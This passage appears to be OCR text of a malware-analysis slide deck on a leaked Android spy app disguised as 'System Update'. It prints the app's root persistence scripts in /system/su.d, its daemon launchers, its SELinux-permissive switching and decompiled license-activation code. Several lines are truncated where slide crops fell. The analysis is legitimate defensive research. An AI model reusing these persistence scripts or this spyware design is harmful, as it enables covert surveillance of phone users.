                        this.this$1.this$0.showInstallScreen();     → Show the installation screen.
                        this.this$1.this$0.finish();
                    }
                }).show();                                          → Show a alert dialog.
            }
        }
    });
}
```





Start
PrerequisitesSetupActivity:onCreate()
bindCoreService()
CoreService: onCreate()
PrerequisitesSetupActivity$1:onServiceConnected()
PrerequisitesSetupActivity :initialize()
PrerequisitesSetupActivity:startAppEngine()
AppInstance : startAppEngine
startService()
CoreService: onStartCommand()
Send a message to service handler
ServiceHandler:handleMessage
start server "vvt.polymorphic.server port:12514"
AppServiceContainer:startAppEngine()
AppEngine:startEngine()
1.Load product configuration
2.Start remote control server "com.vvt.rmtctrl.server:12512"
3.Construct components
....
CoreService: broadcastFinish()
PrerequisitesSetupActivity:onEngineOpertaionFinish()
showSimCardNotPresentNotification()
PrerequisitesSetupActivity:showInstallScreen()
start InstallActivity.
InstallActivity:onCreate()
bindCoreService()
InstallActivity$1: onServiceConnected()
InstallActivity:initialize()
InstallActivity:checkSuStatus()
show a dialog to request a root privileage
selectMode()
send message to handler
Handler:handleMessage()
InstallActivity:processModeChange()
Send command RemoteFunction.DEBUG_SWITCH_
CONTAINER to server ("com.vvt.rmtctrl.server",por
t=12512)
Server ("com.vvt.rmtctrl.server",port=12512)
Handle the command RemoteFunction.DEBUG_SWITCH_CONTAINER and
transfer this command to server "vvt.polymorphic.server port:12514"
server "vvt.polymorphic.server port:12514"
switchContainer()
setupNewContainer()
PolymorphicHelper :startRootProcess()
1.Create the folder /data/misc/adn,
2.Backup app APK file,
3.Copy files from ./app_data to /data/misc/adn
4.Install mobile call recording,
5.Setup some executables including busybox,ffmpeg and vdaemon
6.Create the startup script /data/misc/adn/maind
7.Setup reboot hook scripts /system/su.d/0000adam.sh and /system/etc/
install-recovery-2.sh
8.Execute startup script /data/misc/adn/maind
9.Install Xposed hook framework
InstallActivity:notifyUser()
Reboot device
/data/misc/adn/busybox reboot -f


System Update
Select Grant Option
The next screen is Superuser request which will remain visible for 10 seconds.
Tap the GRANT option before the screen disappears.
Next



stopAppEngine(): Stops app engine and closes the server socket com.vvt.rmtctrl.server:12512.
stopServer():Closes the remote server socket vvt.polymorphic.server:12514.
setupNewContainer():Sets up a new container and starts the remote server vvt.polymorphic.server:12514.
relocateData(): Copies files [fx.log, 5002, system_url.dat, phoenix_db.db, phoenix_db.db-journal,preferences.dat, ddmmgr.db, ddmmgr.db-journal, events.db, events.db-journal,app_container_info.dat] from /data/data/com.android.systemupdate/app_data to /data/misc/adn.
execute(): Remotely starts app engine again and starts remote server com.vvt.rmtctrl.server:12512.




The folder /system/su.d should be a daemon directory for SuperSU, the scripts in this directory are executed when the device is booted.


```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/maind.zip;
app_process /system/bin com.vvt.daemon.MainDaemonMain $* &
```

```
#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 10;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
```

```
#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 25;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
```



Executes command “/data/misc/adn/busybox reboot -f” to reboot device.



It hides SuperSu in full mode and prompts a dialog to indicate the user to reboot the device.

First Installation of the Spy App

- The spy app is designed sophisticatedly and rather complicated.
- Install the startup script.
- Indicate the user to reboot the device
- Execute the startup script when rebooting device.

Agenda

- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

Startup Script

- The startup script /system/su.d/0000adam.sh could be executed when reboot.

```
#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 10;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
```

- maind: Use app_process to execute the class com.vvt.daemon.MainDaemonMain.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/maind.zip;
app_process /system/bin com.vvt.daemon.MainDaemonMain $* &
```

Startup Script

- What does the class MainDaemonMain do?
  - It first initializes the log file /data/misc/adn/fx.log. All log info could be written into this log.
  - switchSELinuxModeIfNeeded(): Switches SELinux mode to PERMISSIVE if need.
  - patchSeLinux(): This is used to patch SELinux on Samsung device with android 4.4 or later.
  - syncMonitor: Executes startup script /data/misc/adn/pmond.
  - syncBug: Executes startup script /data/misc/adn/callmond.
  - syncSystemDaemon: Changes the shell to 'system' user and executes startup script /data/misc/adn/psysd.
  - prepareServerSocket: Creates LocalServerSocket "socket:com.fx.socket.psysd" to communicate for the crossing process.
  - startServer: In RootProcessContainer, it creates server socket:vvt.polymorphic.server port:12514 and starts server.
  - startRoutineTask: Starts routine tasks(syncMonitor and syncBug) , which are executed repeatedly at regular intervals with Timer.
  - startAppEngine: Starts app core engine by sending a command to the remote server "vvt.polymorphic.server:12514" started in the method startServer().

Startup Script

- 4 daemon scripts could be executed during execution of maind
  - /data/misc/adn/pmond is a process monitoring daemon.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/and
export CLASSPATH=/data/misc/adn/pmond.zip;
app_process /system/bin com.fx.pmond.MonitorDaemonMain $* &
```

  - /data/misc/adn/callmond is the call monitoring daemon. It can start up callmgrd inside it.

```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/callmon.zip;
app_process /system/bin com.vvt.callmanager.CallMonDaemonMain $* &
```

  - /data/misc/adn/callmgrd is the call manager daemon.


```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/callmgr.zip;
app_process /system/bin com.vvt.callmanager.CallMgrDaemonMain $* &
```

  - /data/misc/adn/psysd is a system daemon.


```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/psysd.zip;
app_process /system/bin com.fx.psysd.SystemDaemomMain $* &
```

Startup Script

- After rebooting the device, we can see these daemon processes are always running.



```
root      924   1     876    80    c01b9220 b6f93e84 S /mnt/asec/mtrwa
root      970   1     876300 38092 ffffffff 4010a73c S maind
root      992   380   6124   480   ffffffff b6ea3280 S daemonsu:0
wifi      1089  1     3432   2304  c02763ac b6eba6d8 S /system/bin/wpa_supplicant
u0_a12    1093  181   932092 84428 ffffffff 400a373c S com.android.systemui
u0_a54    1193  181   884156 39268 ffffffff 400a373c S com.google.android.inputmethod.latin
u0_a7     1220  181   938900 70404 ffffffff 400a373c S com.google.android.gms.persistent
radio     1262  181   868164 32808 ffffffff 400a373c S com.redbend.vdmc
nfc       1275  181   889864 37416 ffffffff 400a373c S com.android.nfc
u0_a19    1297  181   999488 81112 ffffffff 400a373c S com.google.android.googlequicksearchbox
u0_a7     1345  181   947664 58228 ffffffff 400a373c S com.google.process.gapps
u0_a7     1491  181   869392 33328 ffffffff 400a373c S com.google.process.location
root      1495  1     7220   492   ffffffff b6f28908 S /system/bin/mpdecision
root      1602  1     827440 31496 ffffffff 400f873c S pmond
dhcp      1664  1     1020   476   c02763ac b6f9f7c4 S /system/bin/dhcpcd
root      1762  1     829876 32176 ffffffff 4010b73c S callmond
radio     1945  1     833936 25136 ffffffff 4004873c S callmgrd
u0_a7     1952  181   1088052 81564 ffffffff 400a373c S com.google.android.gms
radio     2098  181   892548 40832 ffffffff 400a373c S com.android.phone
root      2362  380   5100   392   ffffffff b6ea3280 S daemonsu:10075
root      2380  2362  5104   620   c019680c b6ea1df0 S daemonsu:10075:2359
root      2384  2380  928    468   c046f704 b6ecc2c8 S tmp-mksh
root      2415  380   5100   332   c083cbcc b6ea3280 S daemonsu:10074
system    2801  1     826440 28324 ffffffff 400d873c S psysd
radio     3727  181   869104 31184 ffffffff 400a373c S com.qualcomm.qcrilmsgtunnel
u0_a78    4562  181   924528 47716 ffffffff 400a373c S com.tencent.mm:push
```



```
shell@hammerhead:/ $ netstat
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 172.30.196.19:56180   0.0.0.0:*              LISTEN
udp        0      0 127.0.0.1:35936       0.0.0.0:*              CLOSE
udp        0      0 172.30.196.19:56180   0.0.0.0:*              CLOSE
tcp6       0      0 :::12512              :::*                   LISTEN
tcp6       0      0 :::12514              :::*                   LISTEN
tcp6       0      0 :::12516              :::*                   LISTEN
tcp6       0      0 :::12518              :::*                   LISTEN
```

- Server "vvt.polymorphic.server port:12514“: handles commands related to the container.
- Server "com.vvt.rmtctrl.server port:12512”: handles the remote control commands related to spy activities.

Agenda


- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

Workflow of Produc

- Look into the execution of launching the class PrerequisitesSetupActivity.
  - The return value of getRemoteC "com.vvt.rmtctrl.server:12512" then invoke the method postIni
  - The return value of isFullMode show the activation screen.


```
private void initialize() {
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # ENTER ...");
    }

    if(this.mRemoteControl == null) {
        try {
            this.mRemoteControl = RemoteControlHelper.getRemoteControl();
        }
        catch(RemoteControlException v2) {
        }
    }

    if(this.mRemoteControl == null) {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Remote Control is not created");
        }

        boolean v0 = this.isFirstLaunch();
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Is first launch ? %s", new Object[]{Boolean.valueOf(v0)});
        }

        if(v0) {
            if(PrerequisitesSetupActiv
                FxLog.d("Prerequisites
            }

            this.startAppEngine();
            goto label_34;
        }

        boolean v1 = WaitTasks.require
        if(PrerequisitesSetupActivity.
            FxLog.d("PrerequisitesSetu
        }

        if(v1) {
            new MainDaemonWaitTask(thi
        }

        this.postInitialize();
    }

label_34:
    if(PrerequisitesSetupActivity.LOGV
        FxLog.d("PrerequisitesSetupAct
    }
}
```

```
private void postInitialize() {
    boolean v1 = this.isFullMode();
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "postInitialize # Is full mode ?" + v1);
    }

    if(v1) {
        this.showActivationScreen();
        this.finish();
    }
```



Workflow of Product Activation

- Couldn’t find the license key for the spy app in the leaked material. So, in order to analyze how the spy app launches its spying activities, we need to bypass the license.
- Input a random activation code and click the button “Activate”.



Workflow of Product Activation

- The thread of activation

```
new Thread("ActivationThread", arg6) {
    public void run() {
        String v4;
        ActivationResponseArgs v6 = new ActivationResponseArgs();
        RmtCtrlInputActivation v2 = new RmtCtrlInputActivation();
        v2.setActivationCode(this.val$activationCode);
        ControlCommand v1 = new ControlCommand();
        v1.setFunction(RemoteFunction.ACTIVATE_PRODUCT);
        v1.setData(v2);
        try {
            Object v5 = ActivationActivity.this.mRemoteControl.execute(v1);
            v6.setSuccess(((RmtCtrlActivateOutputStatusMessage)v5).isSuccess());
            v6.setRecordingAudioSourceStatusCode(((RmtCtrlActivateOutputStatusMessage)v5).getRecordingAudioSourceStatusCode());
            v6.setErrorCode(((RmtCtrlActivateOutputStatusMessage)v5).getErrorCode());
            if(((RmtCtrlActivateOutputStatusMessage)v5).isSuccess()) {
                v4 = ActivationActivity.this.getString(2131034149);
                goto label_29;
            }

            v4 = ((RmtCtrlActivateOutputStatusMessage)v5).getMessage();
        }
        catch(RemoteControlException v3) {
            if(ActivationActivity.LOGE) {
                FxLog.e("ActivationActivity", "activateProduct # Error: %s", new Object[]{v3.getMessage()});
            }

            v4 = v3.getMessage();
        }

    label_29:
        v6.setMessage(v4);
        ActivationActivity.this.mHandler.sendMessage(ActivationActivity.this.mHandler.obtainMessage(223, v6));
    }
}.start();
```

- Handling the command RemoteFunction.ACTIVATE_PRODUCT

```
        label_99:
            v32_6 = this.processActivate(v33, this.mComponent.activationManager, this.mComponent.licenseManager);
            goto label_21;
```

Workflow of Product Acti

- After tracing codes, the method onFinish() cou
  com.vvt.activation_manager.ActivationManage
- If the activation is failed, it could invoke the me
  an error "Unable to connect to server.\nCheck
  is exactly same as the one we just saw.
- If the activation is successful, it could invoke th
  license.
- Regardless if the activation is successful, it cou
  com.vvt.appengine.AppEngine.

```
public void onFinish(DeliveryResponse arg9) {
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "onFinish # START ..");
    }

    this.mIsProcessingRequest = false;
    ResponseData v1 = arg9.getCSMresponse();
    if(v1 != null) {
        if(ActivationManager.LOGV) {
            FxLog.v("ActivationManager", "onFinish # CmdEcho: %s", new Object[]{Integer.valueOf(v1.getCmdEcho())});
        }

        try {
            switch(v1.getCmdEcho()) {
                case 2: {
                    goto label_33;
                }
                case 3: {
                    goto label_52;
                }
                case 8: {
                    goto label_59;
                }
            }

            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # Unhandled command code!");
            }

            this.handleResponseDeactivate(arg9);
            goto label_27;
        label_33:
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # SEND_ACTIVATE ..");
            }

            this.handleResponseActivate(arg9, this.mProductInfo, this.mPhoneInfo);
            goto label_27;
        label_52:
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # SEND_DEACTIVATE ..");
            }

            this.handleResponseDeactivate(arg9);
            goto label_27;
        label_59:
            if(ActivationManager.LOGD) {
                FxLog.d("ActivationManager", "onFinish # GET_ACTIVATION_CODE ..");
            }

            this.handleResponseGetAc(arg9);
        }
        catch(Exception v0) {
            if(!ActivationManager.LOGE) {
                goto label_27;
            }

            FxLog.e("ActivationManager", "onFinish # Error: %s", new Object[]{v0.toString()});
        }

        goto label_27;
    }

    this.mLicenseManager.resetLicense();
    if(this.mActivationListener != null) {
        this.mActivationListener.onError(ErrorResponseType.ERROR_PAYLOAD, -1, "Unable to connect to server.\nCheck your internet connection and try again.");
        goto label_27;
    }

    if(ActivationManager.LOGE) {
        FxLog.e("ActivationManager", "onFinish # mActivationListener is null");
    }

label_27:
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "onFinish # EXIT ..");
    }
}
```

Due to not connecting remote http server, v1 is null.

If it's successfully for activation, the program could invoke this function.

Workflow of Product Activation

- onLicenseChange() in the class com.vvt.appengine.AppEngine.

```
public void onLicenseChange() {
    if(AppEngine.LOGV) {
        FxLog.v("AppEngine", "onLicenseChange # ENTER ...");
    }

    LicenseInfo v2 = this.mComponent.licenseManager.getLicenseInfo();
    boolean v1 = v2.getLicenseStatus() == LicenseStatus.ACTIVATED ? true : false;
    String v0 = v2.getActivationCode();
    if(AppEngine.LOGD) {
        FxLog.d("AppEngine", "onLicenseChange # isActivated: %s, AC: %s", new Object[]{Boolean.valueOf(v1), v0});
    }

    try {
        if(AppEngine.LOGV) {
            FxLog.v("AppEngine", "onLicenseChange # Apply current license");
        }

        AppEngineHelper.applyCurrentLicense(this.mComponent);
        if(v1) {
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "onLicenseChanged # Start send heart beat timer");
            }

            this.startGetConfigurationTimer();
            if(AppEngine.LOGD) {
                FxLog.d("AppEngine", "onLicenseChanged # Forcing Logouts");
            }

            this.forceLogout();
            if(this.mComponent.playStoreAutoupdateAppsManagerImpl == null) {
                goto label_52;
            }

            this.mComponent.playStoreAutoupdateAppsManagerImpl.setDisable(true);
            goto label_52;
        }

